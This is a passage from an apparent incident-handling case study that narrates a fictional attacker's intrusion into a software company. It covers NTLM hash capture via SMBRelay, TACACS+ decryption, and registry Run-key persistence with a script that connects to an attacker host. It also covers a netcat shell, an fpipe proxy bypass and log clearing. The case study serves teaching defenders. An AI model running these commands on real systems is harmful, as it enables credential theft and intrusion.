
The *nul.gif* file was loaded and the victim initiated an *SMB* session with *SMBRelay* server.



Selected responses were captured and written to the file *hashes.txt* as *LM* and *NTLM* responses respectively. The file was copied to Mallory's computer, imported into *L0phtcrack 2.5x*, with format changes into the *LC3* or *LC4* directly and cracked.

4.4.4 Variants

Mallory could build up rogue *Tacacs+* infrastructure in p. 4.4.1 with *Windows 2000 AD* which includes analogue modem, *Cisco AS5200* with a modem card as a dial-up server and *NAS* server, *Windows NT/2000 CiscoSecure ACS 2.6* as *Tacacs+* server and *AD* with *Windows 2000* user database for *MS-CHAP* authentication. *CiscoSecure ACS* supports only *MS-CHAP* from MS Windows remote access authentication protocol family.



He created *AD* entries with usernames from a local phone number list described in p.4.3. and arbitrary passwords. Mallory installed a packet sniffer, for example *Ethereal 0.9.14*, on *ACS*. The dial-up client could obtain an e-mail message with an attached .zip file, which includes *VBScrip*t, open a zip file and run *VBScript*. This script changed *phonebook.pbk* file *PhoneNumbe*r entry to a rogue value. The next time the dial-up client tries to connect to the rogue *NAS* with a valid username and password, the dial-up client spits out a challenge/ response answer, which may be captured with *Ethereal 0.9.14*. Packet capturing between *NAS* and *Tacacs+* server is a little bit different. The packet body(data) is encrypted with simple XOR using a pseudo-random sequence which is created using a shared secret [7.12]. *Tacacs+* 12 byte header is always sent in cleartext. as shown below.




Fig 4. Tacacs+ packet header (picture from Internet NG Project)

Full *Tacacs+* protocol packet exchange mechanism is shown below.




Fig 5. Tacacs+ message exchange (picture from Internet NG Project)


The authentication START packet contains the concatenation of the username in the user field (4 octets), PPP id (1 octet), *MS-CHAP* challenge, *MS-CHAP* response (49 octets). Pseudo-random sequence is generated as follows:

pseudo_rnd = MD5_1|MD5_2| . . . |MD5_n truncated to Length(data)

Hashes are generated by using the constant input and concatenating the previous hash value at the end of the input [7.10]:

MD5_1 = MD5(Session_id|shared_key|Version|Seq_no)
MD5_2 = MD5(Session_id|shared_key|Version|Seq_no|MD5_1)
. . . .
MD5_n = MD5(Session_id|shared_key|Version|Seq_no|MD5_n-1)

Mallory knew all arguments in *MD5* calculation function: *shared_key* from rogue *NAS* server, *Session_id* and, *Version* and *Seq_no* from the captured *Tacacs+* packet header. To decrypt *MS-CHAP* challenge and response Mallory it was needed to calculate only 3 iterations i.e. MD1, MD2, MD3, MD4 to a generate *pseudo_rnd* sequence concatanating *MD*'s. This may be performed manually with a pencil and a hash calculator (*Cain&Abel v2.5*).



After the username and *MS-CHAP* challenge/response were decrypted, Mallory could crack Alice's password using the technique described in p.4.4.1.

4.5 Keeping access


Mallory obtained anyone user's *LM/NTLM* challenge/response in a similar way from the *WLAN*. He got all WLAN users domain passwords using a likely technique as the one previosly described, but a little different with one condition - all *WLAN* computers had the same local administrator's password to relieve administrative tasks. Mallory got SAM entries to file from the compromised WLAN computer using the tool *pwdump2*, imported into the password cracker *John the Ripper* or *LC4* and derived the *WLAN* client local administrator's password.
Using the local administrator account, Mallory changed Windows registry keys to specify the execution of commands at startup time:

reg add \\victim\hklm\Software\Microsoft\Windows\Currentversion\Run /v Mapping /t REG_MULTI_SZ /d "C:\Windows\system32\script.cmd"


, where *script.cmd* looks:

```
@echo off
rem 10000000
for /L %%1  in (1,1,10000000) do rem
net use * \\pirate_IP_address\c$
```


Company's firewall administrator's Bob's password had been compromised in the following way. The administrator Bob used the *SSH2* protocol to access critical servers from the Internet with username/password (domain) authentication. Passwords are transmitted in cleartext encrypted with *SSH2* encryption algorithm. From *SSH* server user authentication to *AD is* performed using strong Microsoft *Kerberos v5* authentication.




Mallory derived *SSH* server administrator Bob domain password, he bypassed *KerberosV5* authentication and derived all *SSH* users *LM/NTLM* challenges/responses. First he changed *SSH* settings directly over Terminal services or changed the corresponding Windows *SSH* registry settings.




After user's successful login to *SSH* server, *Netcat* has been launched, waiting for the connection on *TCP* 22 port. Mallory launched *Netcat* in the connection mode, he got access to *SSH* server command shell under Web server administrator Bob's security context




and tried to spit out a *LM/NTLM* challenge/response to the *\\pirate* performing *SMB* connection with the *net use* command.



User's *SSH* login hangover




but Mallory captured *SSH* user – external Web server administrator's Carol's *LM/NTLM* challenge/response in the file.



Mallory derived control over the external Web server using the compromised administrator's Carol's password, he copied the port redirector *fpipe*, stopped the *W3SVC* service and launched port redirector:

fpipe –l 80 –s 1025 –r 8123 172.16.40.20


, where *172.16.40.20* is *Entrust/Direct Server Proxy IP* address. This allowed Mallory to connect to the port redirector on the external Web server, which redirects to the Web server with high sensitivity information bypassing *Entrust/Direct Server Proxy* certificate authentication and confidentiality. *Entrust/Direct Server Proxy entrust.ini* file is given below.




Mallory downloaded the latest version of new software from ABC external Web server.

4.7 Covering tracks

Mallory eliminated *IPSec* policy "Block" , enabled *NetBIOS* on the *\\pirate*, replaced the "infected" *notepad.exe* with the original version and killed the *smbrelay.exe* process to cover tracks after each communication session. Mallory started antivirus *McAfee Framework, Network Associates McShield* and *Network Associates Task Manager* services also. The *pulist.exe* from *Windows 2000 Resource Kit* helped Mallory to kill undesirable processes on the *\\pirate*.




One night Mallory left the replacement of the "infected" *notepad.exe* version for later use at the same night. This was the second big mistake for Mallory. Unfortunately for Mallory, Alice decided to work with the *Notepad* application. She was very surprised, when after opening the application, an antivirus software alert message appeared.



At the same night Mallory, connected to the *\\pirate* and decided to continue capturing challenges/responses, but he couldn't start *smbrelay*:

C:\>start c:\winnt\system32\notepad.exe:smbrelay.exe

Mallory couldn't see the error notification as it had appeared to *Windows GUI*:



He understood that something wrong had happened. He deleted the *hash.t*xt file, cleared all event logs (*System, Security* and *Application*), but made third the mistake – he didn't eliminate the "infected"*notepad.exe* file.

5. Incident handling process

5.1 Preparation

The Company ABC was a software developer company and its security policy policy was intended to protect the integrity of the developed software, keep this information confidential, and to prevent the use of company's computing resources from being used to attack other networks while providing high availability and relatively open access to software distributors and business partners. The Company ABC paid attention and made efforts to secure the remote access, follow and apply latest the hotfixes and service packs, update antivirus software and virus signature files, as well as have IS security personnel and an appropriate security policy. Some relevant aspects of the company's security policy are described below.

